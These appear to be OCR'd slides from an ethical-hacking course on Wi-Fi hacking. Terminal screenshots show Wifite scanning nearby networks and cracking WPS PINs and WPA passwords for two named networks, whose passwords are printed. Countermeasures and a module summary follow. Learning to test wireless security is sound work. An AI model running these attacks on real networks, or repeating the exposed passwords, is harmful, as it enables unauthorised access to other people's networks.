
Wifite is an automated **wireless security testing tool** used in ethical hacking to assess the security of Wi-Fi networks. It simplifies the process of identifying weak wireless configurations by integrating multiple wireless attack techniques into a single framework.

Wifite is commonly used to **test WPA/WPA2 network strength**, detect vulnerable access points, and evaluate overall wireless security in an **authorized environment**.

Type – wifite




kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/sachet
Session Actions Edit View Help
https://github.com/kimocoder/wifite2
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[+] Using wlan0 already in monitor mode
NUM ESSID CH ENCR PWR WPS CLIENT
1 realme P3 6 WPA-P 41db no
2 CHINNU 11 WPA-P 22db no 4
3 Cjrox 6 WPA-P 18db yes
4 Aadnya 3 WPA-P 17db yes 2
5 Vally@97 5 WPA-P 17db yes
6 Airtel_Morbius 1 WPA-P 14db yes
7 Airtel_mano_1131 6 WPA-P 14db no
8 Jinson Johnson 1 WPA-P 13db no
9 Airtel_raje_5809 1 WPA-P 6db yes
10 JioPrivateNet 1 WPA-E 6db no
11 Sanket• 2 WPA-P 6db yes 1
12 PANDA 4 WPA-P 6db yes
13 HANIF 10 WPA-P 6db yes
14 AirFiber-Jahk8A 6 WPA-P 6db yes 1
15 JioPrivateNet 6 WPA-E 6db no
16 Dennis 6 WPA-P 6db yes
17 AirFiber-G0jeNW 6 WPA-P 6db yes
18 TP-Link_200C 1 WPA-P 6db yes
19 Ravikant wifi 123 13 WPA-P 6db no
20 Mobile WiFi_Vi_A108 9 WPA-P 6db no
21 Rupali-AirFiber 11 WPA-P 6db yes
22 Chauhan 3 WPA-P 6db yes
23 Yash Patil 1 WPA-P 6db no
24 Kalpesh 5 WPA-P 6db no
25 JIOAIRFIBER 6 WPA-P 6db yes
26 Airtel_aksh_5849 1 WPA-P 6db no
[+] Select target(s) (1-26) separated by commas, dashes or all: 5
[+] (1/1) Starting attacks against 54:A2:45:02:87:90 (Vally@97)
[+] Vally@97 (18db) WPS Pixie-Dust: [4m56s] Failed: Reaver says "WPS pin not found"
[+] Vally@97 (17db) WPS NULL PIN: [4m23s] Failed: Reaver process stopped (exit code: 1)
[+] Vally@97 (17db) WPS PIN Attack: [3s PINs:1] Cracked WPS PIN: 12345670 PSK: 35791112
[+] ESSID: Vally@97
[+] BSSID: 54:A2:45:02:87:90
[+] Encryption: WPA (WPS)
[+] WPS PIN: 12345670
[+] PSK/Password: 35791112
[+] Vally@97 already exists in cracked.json, skipping.
[+] Finished attacking 1 target(s), exiting
(root㉿kali)-[/home/sachet]
ii
Right Ctrl
19°C Partly cloudy
Search
ENG IN
08:55 PM 27-12-2025


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/sachet
Session Actions Edit View Help
^C
[+] Aadnya (13db) WPS Pixie-Dust: [3m6s] Failed to get PSK using bully
[+] ESSID: Aadnya
[+] BSSID: 24:2F:D0:6F:3C:02
[+] Encryption: WPA (WPS)
[+] WPS PIN: 99808099
[+] PSK/Password: N/A
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
(root㉿kali)-[/home/sachet]
wifite
wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[+] Using wlan0 already in monitor mode
NUM ESSID CH ENCR PWR WPS CLIENT
1 (30:4F:75:6B:84:D8) 1 WPA 99db no 1
2 (34:0A:33:6E:50:F6) 13 WPA 99db no 1
3 CHINNU 11 WPA-P 26db no 2
4 Aadnya 3 WPA-P 14db yes 2
5 Cjrox 6 WPA-P 14db yes
6 Airtel_mano_1131 6 WPA-P 14db no
7 Vally@97 5 WPA-P 10db yes
8 Jinson Johnson 1 WPA-P 6db no
9 AirFiber-Jahk8A 6 WPA-P 6db yes
10 JioPrivateNet 1 WPA-E 6db no
11 PANDA 4 WPA-P 6db yes
12 Airtel_Morbius 1 WPA-P 6db yes
[+] Select target(s) (1-12) separated by commas, dashes or all: 4
[+] (1/1) Starting attacks against 24:2F:D0:6F:3C:02 (Aadnya)
[+] Aadnya (14db) WPS Pixie-Dust: [4m57s] Cracked WPS PIN: 99808099 PSK: Aadnya2016
[+] ESSID: Aadnya
[+] BSSID: 24:2F:D0:6F:3C:02
[+] Encryption: WPA (WPS)
[+] WPS PIN: 99808099
[+] PSK/Password: Aadnya2016
[+] saved crack result to cracked.json (3 total)
[+] Finished attacking 1 target(s), exiting
(root㉿kali)-[/home/sachet]
Right Ctrl
19°C Partly cloudy
Search
ENG IN
09:01 PM 27-12-2025

Hacking Wireless Networks – Countermeasures

Wireless network countermeasures are **defensive techniques and security practices** used to protect wireless communication from unauthorized access, data theft, and attacks. Since wireless signals travel through air, security must be stronger than convenience — always.

Strong Encryption Standards

Encryption is the first line of defense. Weak encryption is an open invitation.

- Use **WPA3** or **WPA2-AES** encryption
- Avoid outdated protocols like **WEP** and **WPA**
- Encrypt all transmitted data to prevent eavesdropping

Old locks don't stop new thieves. Upgrade or regret it.

Secure Authentication Mechanisms

Authentication decides who gets in and who stays outside.

- Use **strong, complex passwords**
- Implement **802.1X authentication** for enterprise networks
- Avoid shared or default credentials

Tradition taught us keys matter. Modern security says keys must be smart.

Disable SSID Broadcasting (Optional Measure)

Hiding the network name adds a minor layer of security.

- Reduces visibility to casual attackers
- Should not be relied on as the primary defense

Let's be honest — it's camouflage, not armor.

MAC Address Filtering

Only authorized devices are allowed to connect.

- Blocks unknown devices
- Useful for small networks

But yes, MAC addresses can be spoofed. It's a speed bump, not a wall.

Use of Firewalls and Intrusion Detection Systems

SACHCHITANAND

Monitoring traffic is just as important as locking doors.

- Deploy **wireless firewalls**
- Use **Wireless IDS/IPS** to detect suspicious activities
- Monitor for rogue access points

Ancient rule: trust, but verify. Always verify.

Regular Firmware and Security Updates

Attackers love outdated systems.

- Update router firmware regularly
- Patch known vulnerabilities
- Remove unused services

If you don't maintain your tech, someone else will exploit it.

Disable Unnecessary Features

More features mean more attack surfaces.

- Turn off **WPS (Wi-Fi Protected Setup)**
- Disable remote management
- Remove unused ports and services

Minimalism isn't a trend — it's survival.

Network Segmentation

Separate what matters from what doesn't.

- Use **guest networks** for visitors
- Isolate critical systems
- Limit lateral movement inside the network

One breach shouldn't burn the whole house.

Physical Security of Access Points

Wireless security isn't only digital.

- Secure routers and access points physically
- Prevent unauthorized resets or tampering

Old-school wisdom: guard the gate, not just the map.

SACHCHITANAND

User Awareness and Security Policies

Humans remain the weakest link.

- Educate users about secure practices
- Avoid connecting to unknown networks
- Enforce security policies

Technology fails. Awareness saves.

Conclusion

Wireless network countermeasures are about **layered defense** — no single solution, no magic switch. Strong encryption, smart authentication, constant monitoring, and disciplined users form the real shield.

SACHCHITANAND

Module Summary: Hacking Wireless Networks

Module Overview:
Wireless networks provide convenience and mobility but are inherently vulnerable due to their use of radio waves. This module explores the **concepts of wireless network hacking**, potential attack vectors, and the **countermeasures** required to protect against unauthorized access and data breaches.

Key Concepts Covered:

1. **Introduction to Wireless Network Hacking**
    - Definition and scope
    - Ethical hacking perspective
    - Differences between wired and wireless networks
2. **Vulnerabilities of Wireless Networks**
    - Open networks, weak passwords, and misconfigurations
    - Outdated encryption protocols (WEP, WPA)
    - Human errors as primary attack vectors
3. **Wireless Network Protocols and Security**
    - WEP, WPA, WPA2, WPA3
    - Authentication vs. encryption
    - Role of management frames and client devices
4. **Types of Attacks (Conceptual Overview)**
    - Eavesdropping (sniffing traffic)
    - Rogue access points
    - Authentication attacks
    - Denial of Service (DoS) attacks
5. **Countermeasures & Best Practices**
    - Strong encryption and secure authentication (WPA3, 802.1X)
    - MAC address filtering and SSID management
    - Firewalls and intrusion detection systems
    - Regular firmware updates and network segmentation
    - User awareness and security policies

Learning Outcome:
After this module, students understand the **risks inherent in wireless networks**, can **identify potential attack vectors**, and are able to **propose effective security countermeasures**. The focus is on **layered defense**, ethical awareness, and practical security strategies.

SACHCHITANAND

THANK YOU

SACHCHITANAND